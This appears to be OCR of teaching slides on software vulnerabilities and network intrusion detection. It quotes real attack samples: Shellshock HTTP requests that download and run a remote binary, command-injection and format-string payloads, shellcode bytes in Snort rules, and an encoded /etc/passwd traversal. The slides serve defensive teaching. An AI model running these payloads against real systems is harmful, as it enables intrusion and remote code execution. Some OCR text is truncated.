

Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
Command injection?;fortune
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877613
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
Command injection?
Nothing so needs reforming as other people's habits.
-- Mark Twain, "Pudd'nhead Wilson's Calendar"
[1]+ Done cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$

# Werewolves command injection

```
system(“echo $s > /path/to/pipe“)

$s = hi; chmod 777 ~/server.py

echo hi; chmod 777 ~/server.py >
/path/to/pipe
```


root@sandpond: /home/moderatorbackup
(1406841164) - Werewolves not unanimous
(1406841165) - Witch vote
(1406841198) - Witch poisoned group12
(1406841198) - These are group12s last words.
(1406841208) - It is day.  Everyone, ['group1', 'group10', 'group11', 'group2', 'group3', 'group4', 'group5', 'group6', 'group7', 'group8', 'group9'], open your eyes.  You will have 30 seconds to discuss who the werewolves are.
(1406841209) - Day-townspeople debate
(1406841215) - group5-2
(1406841217) - group2-stop messing with the logs; chmod 777 /home/moderator/server.py
(1406841217) - group6-2
(1406841219) - group1-yeh 2
(1406841223) - group8-lol its always twelve
(1406841225) - group4-2
(1406841226) - group2-stop messing with the logs; chmod 777 /home/moderator/server.py
(1406841231) - group4-2
(1406841231) - group9-its 9
(1406841232) - group11-u mean 12?
(1406841235) - group2-iyits not me pls
(1406841236) - group10-kappa
(1406841237) - group1-poor 12
:

# Shellshock (1989 - 2014)

```
GET / HTTP/1.0
User-Agent: Thanks-Rob
Cookie:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod 777 /tmp/besh; /tmp/besh;
Host:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod 777 /tmp/besh; /tmp/besh;
Referer:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod.777 /tmp/besh; /tmp/besh;
Accept:.*/*

GET / HTTP/1.0
User-Agent: Thanks-Rob
Cookie:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Host:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Referer:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Accept:.*/*
```

Linux Backdoor Trojan

https://www.zscaler.com/blogs/security-research/shellshock-attacks-spotted-wild-updated-sept-26

https://blog.cloudflare.com/inside-shellshock/


For example, if example.com was vulnerable then


```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```

would be enough to actually make the CD or DVD drive eject.




# Buffer overflows







A. - Before data is copied.




B. - "hello" is the first command line argument.




C. - "AAAAAAAAAAAAAAAAAAA\x08\x3 is the first command line argument.

https://en.wikipedia.org/wiki/Stack_buffer_overflow

# Format string vulnerabilities

scanf(“%s”, string)
printf(string)

%500x%500x%12x\xbf\xff\xff\x2c%n

# Why exploit signatures contain ffff…

Integer overflow and signed lengths: a 32-bit illustration

A fixed-width number has only a limited number of bits.

**FFFFFFFF + 1 = 00000000**

32-bit unsigned arithmetic: the extra bit is lost.

**The same 32 bits can have two meanings:**

**FFFFFFFF**

Unsigned: 4,294,967,295

**Signed: -1**

A length bug can turn a huge value into a negative one.

NGINX’s fix rejected negative chunk sizes and lengths.

```
HTTP chunk size:  ffffffff
```

Hex text on the wire


NGINX CVE-2013-2028: nginx.org/download/patch.2013.chunked.txt

A 64-bit value has 16 hex digits. The illustration shows a 32-bit boundary.

# Memory corruption

- Buffer overflows on the stack and heap, format strings, double free()'s, *etc.*
- Easily the most well-studied vulnerability/exploit type
- Goal is often to execute code in memory
- See Shacham's ACM CCS 2007 paper for Return Oriented Programming
  - Even with just existing code in memory, you can build a Turing-complete machine

# Return Oriented Programming




https://hstar.me/2019/06/first-rop/

Now you know how a process can take control of a different process on a different machine over the network without authorization, let’s continue...

# Suricata: SQL Slammer's code

Slammer worm (2003): incoming SQL Server traffic on UDP 1434

ET Open SID 2102003. Matching excerpt from the real rule.

```
content:"|04|"; depth:1;
content:"|81 F1 03 01 04 9B 81 F1 01|";
content:"sock"; content:"send";
```

The first six matched bytes are one complete x86 instruction

**81 F1 03 01 04 9B** `xor ecx, 0x9B040103`

Exact instruction bytes, including a particular constant.

**The signature fingerprints a particular worm's code.**

---

Source: ET Open, emerging-sql.rules, SID 2102003, rev. 9 (historical rule).
Original signature discussion and disassembly: seclists.org/snort/2003/q1/826

# Snort: exploit machine code

Linux x86 buffer-overflow payload sent to a POP3 server

Real historical rule, SID 288, rev. 4. Only line breaks changed.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 110 (
  msg:"POP3 EXPLOIT x86 linux overflow";
  flow:to_server,established;
  content:"|d840 cd80 e8d9 ffff ff|/bin/sh";
  classtype:attempted-admin;
  sid:288; rev:4;
)
```

The signature contains actual payload bytes

**CD 80**

`int 0x80`

Linux syscall entry

**E8 D9 FF FF FF**

`call`

Relative x86 CALL

**/bin/sh**

`Shell path`

ASCII data

## The exploit's own code can be the signature.

Here, Snort looks for a fixed byte sequence in incoming traffic.

---

Source: Advanced Information Assurance Handbook, CMU/SEI-2004-HB-001, Fig. 44.
Original PDF: insights.sei.cmu.edu/documents/1607/2004_002_001_14270.pdf

# Zeek: normalize before matching

Directory traversal hidden by URL percent-encoding

Signature excerpt: match the decoded HTTP request URI.

```
http-request /.*passwd/
```

On the wire

`/%2e%2e%2f%2e%2e%2fetc%2fp%61sswd` — Raw search misses

After Zeek percent-decodes the URI

`/../../etc/passwd` — Decoded match hits


**Decode first, then match the attack string.**

Source: Zeek Signature Framework, documented passwd match (current keyword).
docs.zeek.org/en/v8.0.8/frameworks/signatures.html

# PHP2Shell (2026)

CVE-2026-109618 / CVE-2026-109619

Illustrative HTTP fragment; exploit payload and chunk framing omitted




**Memory exhaustion can corrupt PHP’s request state.**

Corelight’s published rule matches the upload-progress marker.

https://www.php2shell.com/

Detection source: github.com/corelight/php2shell-detect

# Resources

- Matt Bishop's *Computer Security: Art and Practice,* Chapter 12